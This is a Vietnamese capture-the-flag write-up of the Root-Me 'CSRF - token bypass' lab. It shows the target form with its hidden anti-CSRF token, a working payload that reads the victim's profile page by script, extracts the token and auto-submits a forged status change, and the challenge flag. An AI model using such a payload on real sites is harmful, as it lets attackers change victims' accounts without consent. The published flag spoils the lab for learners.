Write up challenge CSRF - token bypass

Tác giả:

- **Nguyễn Mỹ Quỳnh**

Link Challenge

Truy cập challenge ta thấy bài này có cấu trúc tương tự CSRF - 0 protection. Nhưng khi inspect ta thấy được chỗ khác là có thêm token được tạo bởi server đặt ẩn vào mã html và làm mới theo thời gian thực để kiểm tra tránh tấn công CSRF.

```
<html>
<head>
<title>Intranet v2</title>
</head>
<body><link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' /><iframe id='iframe
<a href="?action=contact">Contact</a> | <a href="?action=profile">Profile</a> <!--| <a href="?action=search">Search</a> -->| <a h
<br><br><div>
            <fieldset><legend>Update Profile</legend>
            <form id="profile" action="?action=profile" method="post" enctype="multipart/form-data">
            <div>
            <label>Username:</label>
            <input id="username" type="text" name="username" value="q">
            </div>
            <br>
            <div>
            <label>Status:</label>
            <input id="status" type="checkbox" name="status" disabled >
            </div>
            <br>
            <input id="token" type="hidden" name="token" value="35ec8c7d9dd2416357c8ed6691e9ecf4" />
            <button type="submit">Submit</button>
            </form></fieldset>
            </div>
</body>
</html>
```


```
<html>
<head>
<title>Intranet v2</title>
</head>
<body><link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' /><iframe id='iframe' src='https://www.root-me.org/?page=externe_header'></if
<a href="?action=contact">Contact</a> | <a href="?action=profile">Profile</a> <!--| <a href="?action=search">Search</a> -->| <a href="?action=private">Private</a> | <a href="?action=logo
<br><br><div>
            <fieldset><legend>Update Profile</legend>
            <form id="profile" action="?action=profile" method="post" enctype="multipart/form-data">
            <div>
            <label>Username:</label>
            <input id="username" type="text" name="username" value="q">
            </div>
            <br>
            <div>
            <label>Status:</label>
            <input id="status" type="checkbox" name="status" disabled >
            </div>
            <br>
            <input id="token" type="hidden" name="token" value="d43ad4eb1f5c83c00431c76289e08a10" />
            <button type="submit">Submit</button>
            </form></fieldset>
            </div>
</body>
</html>
```

Từ đó ý tưởng là ta sẽ xây dựng đoạn code tương tự CSRF - 0 protection, nhưng thêm đoạn script để truy cập vào trang Profile và lấy token


```
<form name="csrf" action="http://challenge01.root-me.org/web-client/ch23/?
action=profile" method="post" enctype="multipart/form-data">
    <input type="hidden" name="username" value="q" />
    <input type="hidden" name="status" value="on" />
    <input id="admin-token" type="hidden" name="token" value="" />
</form>
<script>
    var request = new XMLHttpRequest();
```

```
    request.open("GET", decodeURIComponent("http://challenge01.root-me.org/web-client/ch23/?action=profile"), false);
    request.send(null);
    var respone = request.responseText;
    var groups = respone.match("token\" value=\"(.*?)\"");
    var token = groups[1]; document.getElementById("admin-token").value = token;
    document.csrf.submit();
</script>
```

Có được flag:



Submit thành công



> **Flag:** Byp4ss_CSRF_T0k3n-w1th-XSS